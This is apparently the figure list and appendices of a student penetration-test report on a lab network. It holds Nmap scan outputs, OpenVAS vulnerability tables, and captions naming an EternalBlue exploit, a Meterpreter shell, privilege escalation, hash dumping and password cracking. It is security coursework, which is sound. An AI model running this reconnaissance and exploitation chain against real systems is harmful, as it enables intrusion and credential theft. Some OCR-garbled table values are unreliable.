Fig. 6. Grint, L. (2023) *Fig. 6. OpenVas CVE-2017-0143*. Personal Collection.

Fig. 7. Grint, L. (2023) *Fig. 7. OpenVas CVE-1999-0497*. Personal Collection.

Fig. 8. Grint, L. (2023) *Fig. 8. Metasploit SMB Version Scan Results*. Personal Collection.

Fig. 9. Grint, L. (2023) *Fig. 9. Metasploit Anonymous FTP Scan Results*. Personal Collection.

Fig. 10. Grint, L. (2023) *Fig. 10. EternalBlue Exploit Execution Gained Access*. Personal Collection.

Fig. 11. Grint, L. (2023) *Fig. 11. EternalBlue Meterpreter Shell "**sysinfo**"*. Personal Collection.

Fig. 12. Grint, L. (2023) *Fig. 12. Anonymous FTP Remote Connection*. Personal Collection.

Fig. 13. Grint, L. (2023) *Fig. 13. Privilege Escalation "**getsystem**"*. Personal Collection.

Fig. 14. Grint, L. (2023) *Fig. 14. Privilege Validation "**getuid**"*. Personal Collection.

Fig. 15. Grint, L. (2023) *Fig. 15. Hashdump*. Personal Collection.

Fig. 16. Grint, L. (2023) *Fig. 16. Kiwi Module*. Personal Collection.

Fig. 17. Grint, L. (2023) *Fig. 17. LSA Dump Secrets*. Personal Collection.

Fig. 18. Grint, L. (2023) *Fig. 18. LSA Dump SAM*. Personal Collection.

Fig. 19. Grint, L. (2023) *Fig. 19. HASHCAT.* Personal Collection.

Fig. 20. Grint, L. (2023) *Fig. 20. John the Ripper - John.pot file.* Personal Collection.

Fig. 21. Grint, L. (2023) *Fig. 21. John the Ripper – Brute Force.* Personal Collection.

Fig. 22. Grint, L. (2023) *Fig. 22. Anonymous FTP Remote Connection Privileges.* Personal Collection.

Appendix A – Nmap

Nmap TCP Connection Scan

```
[student@student-parrotsecurity]~  
$ nmap -sT -v 192.168.20.0/24  
Starting Nmap 7.92 ( https://nmap.org ) at 2024-04-20 14:36 BST  
Initiating Ping Scan at 14:36  
Scanning 256 hosts [2 ports/host]  
Completed Ping Scan at 14:36, 2.91s elapsed (256 total hosts)  
Initiating Parallel DNS resolution of 1 host. at 14:36  
Completed Parallel DNS resolution of 1 host. at 14:36, 0.00s elapsed  
Nmap scan report for 192.168.20.0 [host down]  
Nmap scan report for 192.168.20.1 [host down]  
Nmap scan report for 192.168.20.2 [host down]  
Nmap scan report for 192.168.20.3 [host down]  
Nmap scan report for 192.168.20.4 [host down]  
Nmap scan report for 192.168.20.5 [host down]  
Nmap scan report for 192.168.20.6 [host down]  
Nmap scan report for 192.168.20.7 [host down]  
Nmap scan report for 192.168.20.8 [host down]  
Nmap scan report for 192.168.20.10 [host down]
```

```
Nmap scan report for 192.168.20.255 [host down]  
Initiating Connect Scan at 14:36  
Scanning secamwinserver2012.seclab.local (192.168.20.9) [1000 ports]  
Discovered open port 21/tcp on 192.168.20.9  
Discovered open port 80/tcp on 192.168.20.9  
Discovered open port 3389/tcp on 192.168.20.9  
Completed Connect Scan at 14:36, 4.91s elapsed (1000 total ports)  
Nmap scan report for secamwinserver2012.seclab.local (192.168.20.9)  
Host is up (0.0029s latency).  
Not shown: 997 filtered tcp ports (no-response)  
PORT      STATE SERVICE  
21/tcp    open  ftp  
80/tcp    open  http  
3389/tcp  open  ms-wbt-server
```

```
Read data files from: /usr/bin/./share/nmap  
Nmap done: 256 IP addresses (1 host up) scanned in 7.86 seconds
```

```
[student@student-parrotsecurity]~  
$
```

Nmap Sudo TCP Connection Scan

```
[student@student-parrotsecurity]~  
$sudo nmap -sT -v 192.168.20.0/24  
Starting Nmap 7.92 ( https://nmap.org ) at 2024-04-20 15:12 BST  
Initiating Ping Scan at 15:12  
Scanning 256 hosts [4 ports/host]  
Completed Ping Scan at 15:12, 8.29s elapsed (256 total hosts)  
Initiating Parallel DNS resolution of 2 hosts. at 15:12  
Completed Parallel DNS resolution of 2 hosts. at 15:12, 0.00s elapsed  
Nmap scan report for 192.168.20.0 [host down]  
  
Nmap scan report for 192.168.20.255 [host down]  
Initiating Connect Scan at 15:12  
Scanning 2 hosts [1000 ports/host]  
Discovered open port 23/tcp on 192.168.20.12  
Discovered open port 445/tcp on 192.168.20.12  
Discovered open port 21/tcp on 192.168.20.12  
Discovered open port 135/tcp on 192.168.20.12  
Discovered open port 139/tcp on 192.168.20.12  
Discovered open port 49152/tcp on 192.168.20.12  
Discovered open port 49153/tcp on 192.168.20.12  
Discovered open port 49155/tcp on 192.168.20.12  
Discovered open port 49154/tcp on 192.168.20.12  
Discovered open port 49157/tcp on 192.168.20.12  
Discovered open port 49156/tcp on 192.168.20.12  
Discovered open port 49158/tcp on 192.168.20.12  
Completed Connect Scan against 192.168.20.12 in 6.76s (1 host left)  
Completed Connect Scan at 15:12, 6.86s elapsed (2000 total ports)  
Nmap scan report for secamwinserver2008.seclab.local (192.168.20.12)  
Host is up (0.011s latency).  
Not shown: 988 filtered tcp ports (no-response)  
PORT      STATE SERVICE  
21/tcp    open  ftp  
23/tcp    open  telnet  
135/tcp   open  msrpc  
139/tcp   open  netbios-ssn  
445/tcp   open  microsoft-ds  
49152/tcp open  unknown  
49153/tcp open  unknown  
49154/tcp open  unknown  
49155/tcp open  unknown  
49156/tcp open  unknown  
49157/tcp open  unknown  
49158/tcp open  unknown  
  
Nmap scan report for computer_1.seclab.local (192.168.20.44)  
Host is up (0.0038s latency).  
Not shown: 998 filtered tcp ports (no-response)  
PORT      STATE SERVICE  
2869/tcp  closed icslap  
3389/tcp  closed ms-wbt-server  
  
Read data files from: /usr/bin/../../share/nmap  
Nmap done: 256 IP addresses (2 hosts up) scanned in 15.24 seconds  
Raw packets sent: 2036 (77.328KB) | Rcvd: 21 (1.160KB)  
[student@student-parrotsecurity]~  
$
```


Nmap Aggressive Operating System Scan

```
student@student-parrotsecurity][~]
$ nmap -A -v 192.168.20.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2024-04-20 15:32 BST
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 15:32
Completed NSE at 15:32, 0.00s elapsed
Initiating NSE at 15:32
Completed NSE at 15:32, 0.00s elapsed
Initiating NSE at 15:32
Completed NSE at 15:32, 0.00s elapsed
Initiating Ping Scan at 15:32
Scanning 256 hosts [2 ports/host]
Completed Ping Scan at 15:33, 2.51s elapsed (256 total hosts)
Initiating Parallel DNS resolution of 1 host. at 15:33
Completed Parallel DNS resolution of 1 host. at 15:33, 0.00s elapsed
Nmap scan report for 192.168.20.0 [host down]
```

```
Nmap scan report for 192.168.20.255 [host down]
Initiating Connect Scan at 15:33
Scanning secamwinserver2012.seclab.local (192.168.20.9) [1000 ports]
Discovered open port 21/tcp on 192.168.20.9
Discovered open port 80/tcp on 192.168.20.9
Discovered open port 3389/tcp on 192.168.20.9
Completed Connect Scan at 15:33, 4.71s elapsed (1000 total ports)
Initiating Service scan at 15:33
Scanning 3 services on secamwinserver2012.seclab.local (192.168.20.9)
Completed Service scan at 15:33, 11.03s elapsed (3 services on 1 host)
NSE: Script scanning 192.168.20.9.
Initiating NSE at 15:33
NSE: [ftp-bounce] PORT response: 501 Server cannot accept argument.
Completed NSE at 15:33, 0.06s elapsed
Initiating NSE at 15:33
Completed NSE at 15:33, 0.04s elapsed
Initiating NSE at 15:33
Completed NSE at 15:33, 0.00s elapsed
Nmap scan report for secamwinserver2012.seclab.local (192.168.20.9)
Host is up (0.0041s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            Microsoft ftpd
|_ ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ ftp-syst:
|_   SYST: Windows NT
80/tcp    open  http           Microsoft IIS httpd 8.5
|_ http-server-header: Microsoft-IIS/8.5
|_ http-title: 403 - Forbidden: Access is denied.
|_ http-methods:
|_   Supported Methods: OPTIONS TRACE GET HEAD POST
|_   Potentially risky methods: TRACE
3389/tcp  open  ssl/ms-wbt-server?
|_ ssl-date: 2024-04-20T14:33:17+00:00; +1s from scanner time.
|_ ssl-cert: Subject: commonName=WIN-R08JAITCL98
|_ Issuer: commonName=WIN-R08JAITCL98
|_ Public Key type: rsa
|_ Public Key bits: 2048
|_ Signature Algorithm: sha1WithRSAEncryption
|_ Not valid before: 2024-02-07T14:22:08
|_ Not valid after: 2024-08-08T14:22:08
|_ MD5: 6687 b4b3 a2bd 05de fba2 d55e c25f 0716
|_ SHA-1: fd04 6993 0b33 763a 4874 8cf0 541a 4073 04d1 69c5
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

NSE: Script Post-scanning.
Initiating NSE at 15:33
Completed NSE at 15:33, 0.00s elapsed
Initiating NSE at 15:33
Completed NSE at 15:33, 0.00s elapsed
Initiating NSE at 15:33
Completed NSE at 15:33, 0.00s elapsed
Read data files from: /usr/bin/./share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 256 IP addresses (1 host up) scanned in 18.65 seconds
student@student-parrotsecurity][~]
$
```

Nmap Sudo Aggressive Operating System Scan

```
[student@student-parrotsecurity]~$ sudo nmap -A -v 192.168.20.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2024-04-20 15:39 BST
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 15:39
Completed NSE at 15:39, 0.00s elapsed
Initiating NSE at 15:39
Completed NSE at 15:39, 0.00s elapsed
Initiating NSE at 15:39
Completed NSE at 15:39, 0.00s elapsed
Initiating Ping Scan at 15:39
Scanning 256 hosts [4 ports/host]
Completed Ping Scan at 15:39, 8.27s elapsed (256 total hosts)
Initiating Parallel DNS resolution of 2 hosts. at 15:39
Completed Parallel DNS resolution of 2 hosts. at 15:39, 0.00s elapsed
Nmap scan report for 192.168.20.0 [host down]
```

```
Nmap scan report for secamwinserver2008.seclab.local (192.168.20.12)
Host is up (0.0093s latency).
Not shown: 988 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
23/tcp    open  telnet       Microsoft Windows XP telnetd
| telnet-ntlm-info:
|_  Target Name: SECAMWINSERVER2
|_  NetBIOS_Domain_Name: SECAMWINSERVER2
|_  NetBIOS_Computer_Name: SECAMWINSERVER2
|_  DNS_Domain_Name: SECAMwinserver2008
|_  DNS_Computer_Name: SECAMwinserver2008
|_  Product_Version: 6.1.7601
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds  Windows Server 2008 R2 Enterprise 7601 Service Pack 1 microsoft-ds
49152/tcp  open  msrpc        Microsoft Windows RPC
49153/tcp  open  msrpc        Microsoft Windows RPC
49154/tcp  open  msrpc        Microsoft Windows RPC
49155/tcp  open  msrpc        Microsoft Windows RPC
49156/tcp  open  msrpc        Microsoft Windows RPC
49157/tcp  open  msrpc        Microsoft Windows RPC
49158/tcp  open  msrpc        Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|specialized|phone
Running: Microsoft Windows 2008|8.1|7|Phone|Vista
OS CPE: cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_8.1 cpe:/o:microsoft:windows_
ft:windows 8 cpe:/o:microsoft:windows 7 cpe:/o:microsoft:windows cpe:/o:microsoft:windows vista::- cpe
OS details: Microsoft Windows Server 2008 R2 or Windows 8.1, Microsoft Windows 7 Professional or Windo
Standard 7, Microsoft Windows Phone 7.5 or 8.0, Microsoft Windows Vista SP0 or SP1, Windows Server 20
Windows Vista SP2, Windows 7 SP1, or Windows Server 2008
Uptime guess: 0.566 days (since Sat Apr 20 02:06:39 2024)
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=260 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: OSs: Windows, Windows XP, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows,
```


Nmap Sudo Aggressive Operating System Scan Continued...

```
Host script results:
| nbstat: NetBIOS name: SECAMWINSERVER2, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:64:17:52 (VMware)
| Names:
|   SECAMWINSERVER2<20>  Flags: <unique><active>
|   SECAMWINSERVER2<00>  Flags: <unique><active>
|   WORKGROUP<00>       Flags: <group><active>
|_ smb2-security-mode:
|   2.1:
|     Message signing enabled but not required
|_ smb-os-discovery:
|   OS: Windows Server 2008 R2 Enterprise 7601 Service Pack 1 (Windows Server 2008 R2 Enterprise 6.1)
|   OS CPE: cpe:/o:microsoft:windows_server_2008::sp1
|   Computer name: SECAMwinserver2008
|   NetBIOS computer name: SECAMWINSERVER2\x00
|   Workgroup: WORKGROUP\x00
|   System time: 2024-04-20T15:40:55+01:00
|_ smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|   message_signing: disabled (dangerous, but default)
|_ smb2-time:
|   date: 2024-04-20T14:40:55
|   start date: 2024-04-20T02:06:49
|_ clock-skew: mean: -14m59s, deviation: 30m00s, median: 0s

TRACEROUTE (using port 139/tcp)
HOP RTT      ADDRESS
1   13.21 ms firewall.seclab.local (192.168.0.1)
2   10.48 ms secamwinserver2008.seclab.local (192.168.20.12)
```


```
Nmap scan report for computer_1.seclab.local (192.168.20.44)
Host is up (0.0092s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
2869/tcp  closed iclslap
3389/tcp  closed ms-wbt-server
Device type: media device|specialized|power-device|general purpose
Running: Beat embedded, Belkin embedded, SMA embedded, Microsoft embedded, Microsoft Windows 2000|XP|2003|7|PocketPC/CE, Motorola embedded
OS CPE: cpe:/o:microsoft:windows_2000::sp4:server cpe:/o:microsoft:windows_xp::sp3:professional cpe:/o:microsoft:windows_server_2003 cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows_ce:5.0 cpe:/h:motorola:vip1216 cpe:/o:microsoft:windows_ce:6.0
Too many fingerprints match this host to give specific OS details
Network Distance: 2 hops

TRACEROUTE (using port 3389/tcp)
HOP RTT      ADDRESS
-   Hop 1 is the same as for 192.168.20.12
2   12.01 ms computer_1.seclab.local (192.168.20.44)


NSE: Script Post-scanning.
Initiating NSE at 15:41
Completed NSE at 15:41, 0.00s elapsed
Initiating NSE at 15:41
Completed NSE at 15:41, 0.00s elapsed
Initiating NSE at 15:41
Completed NSE at 15:41, 0.00s elapsed
Read data files from: /usr/bin/./share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (2 hosts up) scanned in 115.64 seconds
Raw packets sent: 6098 (259.428KB) | Rcvd: 78 (4.356KB)
[student@student-parrotsecurity]-[~]
$
```

Appendix B – OpenVas

Dashboard



Info



Results

Greenbone
Security Assistant

Dashboards
Scans
Assets
Resilience
Secinfo
Configuration
Administration
Help

Report: Sat, Apr 27, 2024 12:35 PM UTC
Done

ID: 63629177-2e8a-4143-9732-881985faefcc Created: Sat, Apr 27, 2024 12:36 PM UTC Modified: Sat, Apr 27, 2024 12:46 PM UTC Owner: admin

Information	Results <small>(21 of 112)</small>	Hosts <small>(4 of 5)</small>	Ports <small>(4 of 10)</small>	Applications <small>(2 of 2)</small>	Operating Systems <small>(1 of 1)</small>	CVEs <small>(6 of 6)</small>	Closed CVEs <small>(33 of 33)</small>	TLS Certificates <small>(2 of 2)</small>	Error Messages <small>(1 of 1)</small>	User Tags <small>(0)</small>
<div style="text-align: right; font-size: small; color: gray;"> << 1 - 21 of 21 >> </div>										
Vulnerability	Severity ▼	QoD	Host IP	Name	Location	Created				
Report outdated / end-of-life Scan Engine / Environment (local)	10.0 (High)	97 %	192.168.20.9	secamwinserver2012.seclab.local	general/tcp	Sat, Apr 27, 2024 12:37 PM UTC				
Report outdated / end-of-life Scan Engine / Environment (local)	10.0 (High)	97 %	192.168.20.44	computer_1.seclab.local	general/tcp	Sat, Apr 27, 2024 12:37 PM UTC				
Report outdated / end-of-life Scan Engine / Environment (local)	10.0 (High)	97 %	192.168.20.12	secamwinserver2008.seclab.local	general/tcp	Sat, Apr 27, 2024 12:37 PM UTC				
Report outdated / end-of-life Scan Engine / Environment (local)	10.0 (High)	97 %	192.168.20.8	secamwindows10-1909.seclab.local	general/tcp	Sat, Apr 27, 2024 12:36 PM UTC				
Microsoft Windows SMB Server Multiple Vulnerabilities-Remote (4013389)	9.1 (High)	95 %	192.168.20.12	secamwinserver2008.seclab.local	445/tcp	Sat, Apr 27, 2024 12:42 PM UTC				
Microsoft Windows SMB/NETBIOS NULL Session Authentication Bypass Vulnerability	7.5 (High)	99 %	192.168.20.12	secamwinserver2008.seclab.local	445/tcp	Sat, Apr 27, 2024 12:42 PM UTC				
Microsoft Windows SMB/NETBIOS NULL Session Authentication Bypass Vulnerability	7.5 (High)	99 %	192.168.20.8	secamwindows10-1909.seclab.local	445/tcp	Sat, Apr 27, 2024 12:40 PM UTC				
Anonymous FTP Login Reporting	6.4 (Medium)	80 %	192.168.20.9	secamwinserver2012.seclab.local	21/tcp	Sat, Apr 27, 2024 12:40 PM UTC				
SSL/TLS: Report Weak Cipher Suites	5.0 (Medium)	98 %	192.168.20.9	secamwinserver2012.seclab.local	3389/tcp	Sat, Apr 27, 2024 12:40 PM UTC				
DCE/RPC and MSRPC Services Enumeration Reporting	5.0 (Medium)	80 %	192.168.20.12	secamwinserver2008.seclab.local	135/tcp	Sat, Apr 27, 2024 12:40 PM UTC				
DCE/RPC and MSRPC Services Enumeration Reporting	5.0 (Medium)	80 %	192.168.20.9	secamwinserver2012.seclab.local	135/tcp	Sat, Apr 27, 2024 12:41 PM UTC				
DCE/RPC and MSRPC Services Enumeration Reporting	5.0 (Medium)	80 %	192.168.20.8	secamwindows10-1909.seclab.local	135/tcp	Sat, Apr 27, 2024 12:40 PM UTC				
FTP Unencrypted Cleartext Login	4.8 (Medium)	70 %	192.168.20.9	secamwinserver2012.seclab.local	21/tcp	Sat, Apr 27, 2024 12:38 PM UTC				
FTP Unencrypted Cleartext Login	4.8 (Medium)	70 %	192.168.20.12	secamwinserver2008.seclab.local	21/tcp	Sat, Apr 27, 2024 12:38 PM UTC				
SSL/TLS: Deprecated TLSv1.0 and TLSv1.1 Protocol Detection	4.3 (Medium)	98 %	192.168.20.9	secamwinserver2012.seclab.local	3389/tcp	Sat, Apr 27, 2024 12:40 PM UTC				
SSL/TLS: Deprecated TLSv1.0 and TLSv1.1 Protocol Detection	4.3 (Medium)	98 %	192.168.20.8	secamwindows10-1909.seclab.local	3389/tcp	Sat, Apr 27, 2024 12:39 PM UTC				
SSL/TLS: Certificate Signed Using A Weak Signature Algorithm	4.0 (Medium)	80 %	192.168.20.9	secamwinserver2012.seclab.local	3389/tcp	Sat, Apr 27, 2024 12:40 PM UTC				
TCP timestamps	2.6 (Low)	80 %	192.168.20.9	secamwinserver2012.seclab.local	general/tcp	Sat, Apr 27, 2024 12:37 PM UTC				
TCP timestamps	2.6 (Low)	80 %	192.168.20.12	secamwinserver2008.seclab.local	general/tcp	Sat, Apr 27, 2024 12:37 PM UTC				
ICMP Timestamp Reply Information Disclosure	2.1 (Low)	80 %	192.168.20.8	secamwindows10-1909.seclab.local	general/icmp	Sat, Apr 27, 2024 12:38 PM UTC				
ICMP Timestamp Reply Information Disclosure	2.1 (Low)	80 %	192.168.20.12	secamwinserver2008.seclab.local	general/icmp	Sat, Apr 27, 2024 12:39 PM UTC				

(Applied filter: apply_overrides=0 levels=hml rows=100 min_qod=70 first=1 sort=reverse-severity)

Greenbone Security Assistant (GSA) Copyright (C) 2009-2021 by Greenbone Networks GmbH. [www.greenbone.it](#)

Hosts

Greenbone
Security Assistant

Dashboards
Scans
Assets
Resilience
Secinfo
Configuration
Administration
Help

Report: Sat, Apr 27, 2024 12:35 PM UTC

ID: 63629177-2e8a-4143-9732-881985faefec Created: Sat, Apr 27, 2024 12:36 PM UTC Modified: Sat, Apr 27, 2024 12:46 PM UTC Owner: admin

Information	Results <small>(21 of 112)</small>	Hosts <small>(4 of 5)</small>	Ports <small>(4 of 10)</small>	Applications <small>(2 of 2)</small>	Operating Systems <small>(1 of 1)</small>	CVEs <small>(6 of 6)</small>	Closed CVEs <small>(33 of 33)</small>	TLS Certificates <small>(2 of 2)</small>	Error Messages <small>(1 of 1)</small>	User Tags <small>(0)</small>					
											<< 1 - 4 of 4 >>				
IP Address	Hostname	OS	Ports	Apps	Distance	Auth	Start	End	High	Medium	Low	Log	False Positive	Total	Severity ▼
192.168.20.9	secamwinserver2012.seclab.local		3	2			Sat, Apr 27, 2024 12:36 PM UTC	Sat, Apr 27, 2024 12:46 PM UTC	1	6	1	0	0	8	10.0 (High)
192.168.20.44	computer_1.seclab.local		0	0			Sat, Apr 27, 2024 12:36 PM UTC	Sat, Apr 27, 2024 12:38 PM UTC	1	0	0	0	0	1	10.0 (High)
192.168.20.12	secamwinserver2008.seclab.local		3	1			Sat, Apr 27, 2024 12:36 PM UTC	Sat, Apr 27, 2024 12:43 PM UTC	3	2	2	0	0	7	10.0 (High)
192.168.20.8	secamwindows10-1909.seclab.local		3	0			Sat, Apr 27, 2024 12:36 PM UTC	Sat, Apr 27, 2024 12:42 PM UTC	2	2	1	0	0	5	10.0 (High)

(Applied filter: apply_overrides=0 levels=hml rows=100 min_gdn=70 first=1 sort-reverse=severity)

<< 1 - 4 of 4 >>

Ports

Greenbone Security Assistant

Dashboards Scans Assets Resilience SecInfo Configuration Administration Help

Filter

Report: Sat, Apr 27, 2024 12:35 PM UTC

Done

ID: 63629177-2eb4-4143-9732-881985faafec Created: Sat, Apr 27, 2024 12:36 PM UTC Modified: Sat, Apr 27, 2024 12:46 PM UTC Owner: admin

Information	Results <small>(21 of 112)</small>	Hosts <small>(4 of 5)</small>	Ports <small>(4 of 10)</small>	Applications <small>(2 of 2)</small>	Operating Systems <small>(1 of 1)</small>	CVEs <small>(6 of 6)</small>	Closed CVEs <small>(33 of 33)</small>	TLS Certificates <small>(2 of 2)</small>	Error Messages <small>(1 of 1)</small>	User Tags <small>(0)</small>															
<div style="display: flex; justify-content: space-between; align-items: flex-start;"> <div style="flex-grow: 1;"> <table border="1" style="width: 100%; border-collapse: collapse;"> <thead> <tr> <th style="padding: 5px;">Port</th> <th style="padding: 5px;">Hosts</th> <th style="padding: 5px;">Severity ▼</th> </tr> </thead> <tbody> <tr> <td style="padding: 5px;">445/tcp</td> <td style="padding: 5px;">2</td> <td style="padding: 5px; background-color: #dc3545; color: white;">3.1 (High)</td> </tr> <tr> <td style="padding: 5px;">21/tcp</td> <td style="padding: 5px;">2</td> <td style="padding: 5px; background-color: #ffc107;">3.2 (Medium)</td> </tr> <tr> <td style="padding: 5px;">135/tcp</td> <td style="padding: 5px;">3</td> <td style="padding: 5px; background-color: #ffc107;">3.0 (Medium)</td> </tr> <tr> <td style="padding: 5px;">3389/tcp</td> <td style="padding: 5px;">2</td> <td style="padding: 5px; background-color: #ffc107;">3.0 (Medium)</td> </tr> </tbody> </table> </div> <div style="font-size: 0.8em; color: #6c757d; width: 30%;"> (Applied filter: apply_overrides=0 levels=hml rows=100 min_goda=70 first=1 sort=reverse=severity) </div> </div>											Port	Hosts	Severity ▼	445/tcp	2	3.1 (High)	21/tcp	2	3.2 (Medium)	135/tcp	3	3.0 (Medium)	3389/tcp	2	3.0 (Medium)
Port	Hosts	Severity ▼																							
445/tcp	2	3.1 (High)																							
21/tcp	2	3.2 (Medium)																							
135/tcp	3	3.0 (Medium)																							
3389/tcp	2	3.0 (Medium)																							

Applications

Greenbone Security Assistant

Dashboards Scans Assets Resilience SecInfo Configuration Administration Help

Filter

Report: Sat, Apr 27, 2024 12:35 PM UTC Done

ID: 63629177-zedfa-4143-9732-881985faaec Created: Sat, Apr 27, 2024 12:36 PM UTC Modified: Sat, Apr 27, 2024 12:46 PM UTC Owner: admin

Information	Results <small>(21 of 112)</small>	Hosts <small>(4 of 5)</small>	Ports <small>(4 of 10)</small>	Applications <small>(2 of 2)</small>	Operating Systems <small>(1 of 1)</small>	CVEs <small>(6 of 6)</small>	Closed CVEs <small>(33 of 33)</small>	TLS Certificates <small>(2 of 2)</small>	Error Messages <small>(1 of 1)</small>	User Tags <small>(0)</small>								
<div style="display: flex; justify-content: space-between; align-items: center;"> <div>Application CPE</div> <div>Hosts</div> <div>Occurrences</div> <div>Severity ▼</div> </div> <table style="width: 100%; border-collapse: collapse;"> <tbody> <tr> <td>cpe:/a:microsoft:ftp_service</td> <td style="text-align: center;">2</td> <td style="text-align: center;">2</td> <td style="background-color: black; color: white; text-align: center;">N/A</td> </tr> <tr> <td>cpe:/a:microsoft:smtp_information_services:8.5</td> <td style="text-align: center;">1</td> <td style="text-align: center;">1</td> <td style="background-color: black; color: white; text-align: center;">N/A</td> </tr> </tbody> </table> <p style="font-size: x-small; color: gray; margin-top: 5px;">(Applied filter: apply_overrides=0 levels=hml rows=100 min_gdps=70 first=1 sort=reverse=severity)</p>											cpe:/a:microsoft:ftp_service	2	2	N/A	cpe:/a:microsoft:smtp_information_services:8.5	1	1	N/A
cpe:/a:microsoft:ftp_service	2	2	N/A															
cpe:/a:microsoft:smtp_information_services:8.5	1	1	N/A															

Operating Systems

Dashboards

Scans

Assets

Resilience

SecInfo

Configuration

Administration

Help

Filter

Report: Sat, Apr 27, 2024 12:35 PM UTC

Done

ID: 63629177-2e8a-4143-9732-881985faafec

Created: Sat, Apr 27, 2024 12:36 PM UTC

Modified: Sat, Apr 27, 2024 12:46 PM UTC

Owner: admin

Information

Results
(21 of 112)

Hosts
(4 of 5)

Ports
(4 of 10)

Applications
(2 of 2)

Operating Systems
(1 of 1)

CVEs
(6 of 6)

Closed CVEs
(33 of 33)

TLS Certificates
(2 of 2)

Error Messages
(1 of 1)

User Tags
(0)

Operating System

CPE

Hosts

Severity ▼

Microsoft Windows

cpe:/o:microsoft:windows

4

10.0 (High)

(Applied filter: apply_overrides=0 levels=html rows=100 min_goda=70 first=1 sort=reverse=severity)

Closed CVE's

Greenbone Security Assistant
Dashboards
Scans
Assets
Vulnerabilities
Settings
Configuration
Administration
Help

Report: Sat, Apr 27, 2024 12:35 PM UTC

ID: 61629177-zvBa-A1sJ-9T32-881887dauhe Created: Sat, Apr 27, 2024 12:36 PM UTC Modified: Sat, Apr 27, 2024 12:46 PM UTC Owner: admin

Information	Results <small>(21 of 215)</small>	Hosts <small>(4 of 5)</small>	Ports <small>(12 of 28)</small>	Applications <small>(12 of 2)</small>	Operating Systems <small>(11 of 2)</small>	CVEs <small>(6 of 6)</small>	Closed CVEs <small>(137 of 35)</small>	TLS Certificates <small>(2 of 2)</small>	Error Messages <small>(1 of 1)</small>	User Tags <small>(0)</small>
CVE		Host				INVT				
CVE-2010-0020		192.168.20.9				Microsoft Windows SMB Server NTLM Multiple Vulnerabilities (971468)				
CVE-2010-0021		192.168.20.9				Microsoft Windows SMB Server NTLM Multiple Vulnerabilities (971468)				
CVE-2000-0746		192.168.20.9				Microsoft MS500-060 security check				
